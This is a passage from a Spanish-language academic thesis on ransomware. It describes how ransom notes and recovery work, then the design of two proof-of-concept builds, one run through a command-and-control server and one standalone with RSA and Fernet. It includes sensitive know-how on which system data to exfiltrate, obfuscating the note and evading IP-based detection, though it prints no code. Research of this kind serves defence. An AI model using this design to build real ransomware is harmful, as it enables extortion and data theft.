En la actualidad van apareciendo cada vez más ejemplos donde los ficheros, en lugar de cifrarse con los métodos habituales, son comprimidos con alguna herramienta que proporcione soporte criptológico, requiriendo una clave para poder descomprimir el contenido [55]. Una vez se comprimen los ficheros, estos se eliminan del sistema, necesitándose la clave para poder recuperar la información. Para el ciberdelincuente es una segunda oportunidad si el cifrado clásico de los ficheros no llega a buen término por bloqueo de los sistemas de defensa. En las pruebas de concepto se utiliza esta técnica durante la fase de robo de información. Se envía un sólo fichero comprimido que identifica a la víctima, con todo el contenido deseado cuya clave es la misma que la utilizada para cifrar los archivos individualmente (Ilustración 11).

En octubre de 2021 el grupo cibercriminal “Memento Team” utilizó una copia de la utilidad legítima WinRAR en su versión freeware de línea de comandos. Las pruebas de concepto utilizan librerías Python para desarrollar esta tarea.

Ilustración 11: Ficheros recibidos por el atacante con la información de las víctimas

3.9. Notificando la infección

Todo ransomware tiene una fase en la que se notifica al afectado que ha sido víctima de un ataque informático. Una vez se han realizado las acciones maliciosas y el equipo se encuentra con sus ficheros secuestrados, el software emite un mensaje para informarnos de ello con una serie de instrucciones a seguir si se quieren recuperar los datos. Existen varios métodos para llevar a cabo esta tarea, y suele ser algo que comparten las diferentes familias existentes.

3.9.1. Fichero de texto o imagen

Puede aparecer un fichero de texto o imagen con las instrucciones en carpetas específicas, como el escritorio o la carpeta de documentos del usuario. Hay versiones en las que se genera el mismo fichero de texto en cada carpeta afectada por el ransomware. Una vez creado, el software realiza su apertura para que se muestre por pantalla.

3.9.2. Página web o aplicación HTML

A través de la apertura del navegador en primer plano, indicando datos acerca de la infección y las instrucciones a seguir para resolver el problema. Al igual que ocurre con los ficheros de texto, el fichero HTML quedará almacenado en el sistema en una o varias carpetas permitiendo una posterior visualización. Ejemplo de estos métodos se puede encontrar en los ransomware Dharma o Magniber.

En otras ocasiones puede ejecutarse una aplicación HTML (HTA), que utiliza lenguaje html o html dinámico para la interfaz de usuario y un lenguaje de scripting para la implementación de la lógica del programa; el ransomware LockBit 2.0 o Lockfile son ejemplos de este método.

En este trabajo se ha optado por realizar una página web básica (ilustración 12), siendo el método más utilizado en la actualidad, codificada en HTML, añadiendo clases de estilo en el mismo documento e importando una librería de bootstrap para evitar un segundo fichero de estilos (css). La idea es tenerlo todo en un solo documento HTML para poder integrarlo en el código del malware, en lugar de como fichero adjunto.

El contenido del fichero HTML se codifica en Base64, evitando a priori su legibilidad en caso de un análisis sobre el ejecutable; El ciberdelincuente ofuscará el código y entorpecerá lo máximo posible un futuro estudio a través de ingeniería inversa que pueda dar pistas que ayuden a trazar o resolver el problema. En las pruebas de concepto desarrolladas se ha codificado de forma que se crea un nuevo fichero con extensión html durante la fase de ejecución, copiándose todo el contenido html dinámicamente junto con el identificador de la víctima, que será lo que el atacante necesite para entregar la clave.

Ilustración 12: Página web que notifica la infección por ransomware

3.10. Recuperando la información

Una vez la víctima se ha puesto en contacto con el ciberdelincuente, presumiblemente a través de correo electrónico o redes sociales como una cuenta Telegram, y realizado el pago del rescate, se le suministrarán instrucciones sobre cómo proceder para restaurar toda la información. Es ya conocida la no recomendación por parte de las autoridades de realizar este pago, ya que nadie puede asegurar que se reciba respuesta o que no dé lugar a un segundo chantaje. En la pruebas de concepto se han implementado dos métodos distintos para revertir la infección, descifrando todos los datos y eliminando archivos temporales creados durante el proceso, como son la nota html dejada en el escritorio o en la carpeta de documentos personales, el listado de ficheros encriptados, el fichero comprimido que se envía al atacante y un fichero huella que identifica si el sistema ya ha sido cifrado (ilustración 13).




Ilustración 13: Ficheros temporales generados

El primer método se basa en recuperar desde el servidor del atacante las claves y restaurar los archivos. El segundo método es una aplicación que solicita la clave, que será entregada a la víctima junto con el ejecutable, quién podrá revertir todo el proceso, sin necesidad de conexión con un servidor de mando y control (ilustración 14).




Ilustración 14: Aplicación para descifrar los ficheros

Como ejemplo de caso real más sofisticado se expone el funcionamiento del ransomware REvil, ofreciendo en su nota de rescate una URL única que encamina a un sitio web donde poder resolver el secuestro. Se indican las instrucciones necesarias para realizar el pago en criptomonedas, una versión de prueba (trial decryption) para comprobar que es

capaz de descifrar los ficheros y una cuenta atrás que una vez superado el tiempo concedido duplica el importe a pagar [56].

4. Pruebas de concepto

4.1. Desarrollo de las pruebas de concepto (PoC)

Se han implementado dos pruebas de concepto diferentes, cada una de ellas con un modo de operación específico atendiendo a lo que suele darse en la actualidad y empleando distintas librerías para el cifrado.

4.1.1. Tipo 1 - Con servidor de Mando y Control (Command and Control - C2)

Este es un modelo con mayor infraestructura. Para llevarlo a cabo se han generado tres ficheros ejecutables, uno para producir la infección, el ransomware en sí, otro para descifrar los ficheros de los equipos y un último para iniciar el servidor, donde residen los certificados SSL para proteger las comunicaciones, que quedaría escuchando a la espera de nuevas conexiones.

Está compuesto por dos servidores, uno de bases de datos y otro a la escucha encargado de comunicarse con la víctima, recibir datos y registrar accesos y otra información en el servidor de bases de datos (ilustración 15)




Ilustración 15: Diagrama de funcionamiento de la prueba de concepto Tipo 1

Las comunicaciones entre la víctima y el servidor de espera y entre el servidor de espera y el servidor de bases de datos serán seguras, cifradas utilizando el protocolo SSL, evitando el acceso al contenido a través de un posible análisis de las comunicaciones. Ambos servidores pueden residir en la misma máquina o estar

dedicados, de forma que tengan localizaciones distintas, ofreciendo mayor complejidad si se quieren tomar medidas o realizar un análisis de las acciones maliciosas. El software, una vez ejecutado en el equipo objetivo, se pone en contacto con el servidor que está a la escucha, enviándole datos acerca de la configuración del sistema, entre ellos:

- Un código identificador de la víctima generado aleatoriamente.

- La IP local, de utilidad para rastrear una posible red local y poder realizar movimientos laterales, acceder a servidores, controladores de dominio, NAS...

- La IP pública de acceso a internet, que puede dar información acerca de la localización geográfica de la víctima, y si es una IP Fija que no está detrás de una NAT, poder realizar escáner de puertos a la búsqueda de cualquier vulnerabilidad explotable.

- Sistema operativo residente y características del mismo, como versión, revisión, build..., pudiendo llevar a cabo el ataque tanto para sistemas Windows como sistemas Linux en todas sus versiones.

- Datos de la máquina virtual de Java, si está instalada, pudiendo dejar en evidencia posibles vulnerabilidades muy explotadas en la actualidad sobre versiones obsoletas.

- Datos acerca del intérprete de Python, si se encuentra instalado, información útil para la ejecución del ransomware y posibles incompatibilidades entre versiones.

- Datos acerca del hardware de la máquina, como el procesador. Podría recibirse cualquier dato de interés utilizando para ello las numerosas librerías disponibles en Python.

El servidor que está a la espera resuelve la localización geográfica de la IP pública recibida por la víctima, genera la clave (key) y el vector de inicialización (IV) necesarios para utilizar el algoritmo AES y registra en la base de datos toda la información relevante recibida (ilustración 16)




Ilustración 16: Intercambio de mensajes durante el cifrado

Una vez se ha realizado el registro, se envía a la víctima la clave e IV para proceder al cifrado de los ficheros del sistema, se comprimen los archivos de interés en uno solo, cuya apertura también requiere clave y se sustraen los datos, que podrían ser utilizados para una segunda fase del ataque, la extorsión. En las ilustraciones 17 y 18 se observa el antes y el después de haber realizado el cifrado mediante las pruebas de concepto.




Ilustración 17: Contenido de una carpeta antes del cifrado




Ilustración 18: Contenido de la carpeta después del cifrado

El envío de ficheros entre la victima y el atacante se ha implementado de dos maneras, a través de sockets y a través de una conexión segura SSH, por medio del protocolo SCP. Aunque también podría emplearse el protocolo SFTP, permitiendo éste una

variedad de operaciones en ficheros remotos, no se ha implementado porque el único objetivo era la transferencia de archivos, finalidad cubierta por SCP.

La víctima finalmente es notificada de diversas maneras a través de una nota de rescate, pudiendo darse el caso de encontrarse en un fichero de texto en cada carpeta que ha sido afectada por el software malicioso o a través de la apertura de una página HTML creada en el escritorio o en la carpeta de usuario, siendo este último método el elegido por ser el más actual.

Para restaurar el equipo, una vez se ha comprobado el pago del rescate, el atacante envía un fichero ejecutable a la víctima, que una vez reproducido se conectará con el servidor para recuperar la clave e IV únicas de cada sistema y revertirá todo el proceso (ilustración 19), dejando a la máquina víctima en su estado original. Se ha codificado para que un solo ejecutable pueda descifrar todos los equipos, recuperando sus credenciales para cada identificador desde la base de datos, aunque en un escenario real solo se incluirían las claves de uno en particular por motivos obvios, o se solicitaría la clave, como sucede en el ejecutable de la siguiente prueba de concepto.




Ilustración 19: Intercambio de mensajes durante el descifrado

4.1.2. Tipo 2 - Autónomo (standalone)

Este modelo requiere menor despliegue por parte del atacante, quien podría distribuir el software malicioso y esperar comunicación a través de correo electrónico o redes sociales con las víctimas interesadas en recuperar su información, sin mantener ninguna máquina en línea que tenga que procesar información (Ilustración 20). No requiere el contacto con un servidor de mando y control (C2) para realizar las acciones maliciosas, por lo que podría utilizarse en equipos sin acceso a Internet, además de ser un punto a favor para evadir su detección, ya que muchas soluciones de protección se basan en detectar conexiones a determinadas direcciones IP.




Ilustración 20: Diagrama de funcionamiento de la prueba de concepto Tipo 2

Para ponerlo en funcionamiento se han generado cuatro ficheros ejecutables, uno sería el ransomware propiamente dicho, encargado de infectar los equipos, además del fichero que los descifra, revirtiendo la situación, mientras que por la parte del atacante se ha generado un ejecutable que pone en marcha al servidor encargado de recibir las claves de cifrado (ilustración 21), y una última aplicación capaz de recorrer,




Ilustración 21: Recepción del fichero de claves de una víctima

dentro del servidor del atacante, el directorio de ficheros recibidos por las víctimas, y aplicando la clave privada de una infraestructura PKI, descifrarlos y mantenerlos con texto en claro (ilustración 22).




Ilustración 22: Descifrado del fichero de claves de las víctimas

El software malicioso se ejecutaría en la máquina objetivo mediante uno de los vectores de ataque existentes.

Diferencias con respecto al primer modelo:

- Puede prescindir de utilizar servidores en línea, aunque en el desarrollo del código se sigue utilizando uno para recibir un fichero que contiene la clave simétrica de cifrado, junto con otros datos del sistema y una lista de todos los ficheros que han sido encriptados (ilustración 23). De esta manera se tiene conocimiento de la magnitud del ataque alcanzada, número de víctimas, ficheros encriptados… En caso de prescindir del servidor, el fichero con la clave puede recibirse por correo electrónico automáticamente por defecto, o suministrarse por la víctima en última estancia si está interesada en recuperar la información. Este fichero se cifra con el algoritmo RSA, utilizando la clave pública del atacante para posteriormente descifrarse con su clave privada desde la máquina del ciberdelincuente.

- Utiliza la librería Cryptography de Python en lugar de crypto para encriptar todos los ficheros, mediante el método Fernet.

- La clave de cifrado la genera el equipo de la víctima, no el servidor.

- Se utiliza una infraestructura PKI, algoritmo RSA, cifrando con la clave pública el fichero de datos generado, mientras que solo el atacante estará en posesión de la clave privada y por lo tanto sólo él puede recuperar la clave Fernet para descifrar los ficheros del sistema y poder entregarla previo pago del rescate.




Ilustración 23: Contenido del fichero de datos recibido por una víctima

